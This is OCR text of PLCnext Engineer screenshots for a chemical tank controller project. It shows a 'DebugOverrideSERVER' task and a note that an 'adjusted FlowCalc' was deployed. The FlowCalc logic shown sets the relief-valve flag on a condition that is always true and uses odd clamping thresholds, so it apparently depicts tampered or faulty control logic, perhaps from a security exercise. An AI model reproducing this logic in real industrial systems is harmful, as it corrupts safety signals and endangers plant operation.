




Edit
View
Project
Extras
Window
Help
PLANT
Search
Project
axcf2152 : AXC F 2152
PLCnext (2)
ESM1 (1)
ESM2
PLC
HMI Webserver
OPC UA
Profinet (0)
Axioline F (0)
axcf2152
Cockpit
Settings
Data List
Statistics
Cockpit
Overview
Device
Network
PLC runtime
Notifications
Ad-hoc IP address
Diagnostics and status indicators
BF-C:
BF-D:
SF:
RUN:
FAIL:
DBG:
D:
E:
Utilization
Memory:
44
Retain memory:
CPU load (total):
9
CPU load (Core 1):
5
CPU load (Core 2):
13
MESSAGES
Error List
Project Log
Online Log
Import Export Log
Safety Log
Code
Description



Code
MESSAGES



16:44: We deployed the adjusted FlowCalc with custom settings.




PLANT
Search
Project
axcf2152 : AXC F 2152
PLCnext (2)
ESM1 (1)
Main_Task (5)
Chem_Tank_Control : AF_
FlowCalc : FlowCalc
HMI_MB_SERVER : MBSe
HIST_MB_SERVER : MBS
DebugOverrideSERVER :
ESM2
PLC
HMI Webserver
OPC UA
Profinet (0)
Axioline F (0)
axcf2152
FlowCalc
Cockpit
Settings
Data List
Statistics
Cockpit
Overview
Device
Network
PLC runtime
Notifications
Ad-hoc IP address
Diagnostics and status indicators
BF-C:
BF-D:
SF:
RUN:
FAIL:
DBG:
D:
E:
Utilization


PLANT
Search
Project
axcf2152 : AXC F 2152
PLCnext (2)
ESM1 (1)
Main_Task (5)
Chem_Tank_Control : AF_
FlowCalc : FlowCalc
HMI_MB_SERVER : MBSe
HIST_MB_SERVER : MBS
DebugOverrideSERVER :
ESM2
PLC
HMI Webserver
OPC UA
Profinet (0)
Axioline F (0)
axcf2152
FlowCalc
FlowCalc
Variables [1]
Code [2]
Resources [3]
Settings [4]
Code
IF DELTA 0 > 0 THEN
IF Tank_Level 0 > 65000 THEN
Tank_Level 0 := 65535; (* Prevent overflow, max UINT value *)
ELSE
Tank_Level 0 := Tank_Level 0 + TO_UINT(DELTA 0);
END_IF;
ELSIF DELTA 0 < 0 THEN
IF Tank_Level 0 < 200 THEN
Tank_Level 0 := 0; (* Prevent underflow, minimum UINT value *)
ELSE
Tank_Level 0 := Tank_Level 0 - TO_UINT(ABS(DELTA 0));
END_IF;
END_IF;
IF Tank_Level 0 >= 0 THEN
PORV_ENGAGED TRUE := TRUE;
ELSE
PORV_ENGAGED TRUE := FALSE;
END_IF;
(* PORV Alarm *)
ServerBinaryInput_R[5] TRUE := PORV_ENGAGED TRUE;
xDebugInputBinary[5] TRUE := PORV_ENGAGED TRUE;
(* Tank level to server *)
ServerDiscreteInput_R[0] 16#0000 := TO_WORD(Tank_Level 0);
MESSAGES
Error List
Project Log
Online Log
Import Export Log
Safety Log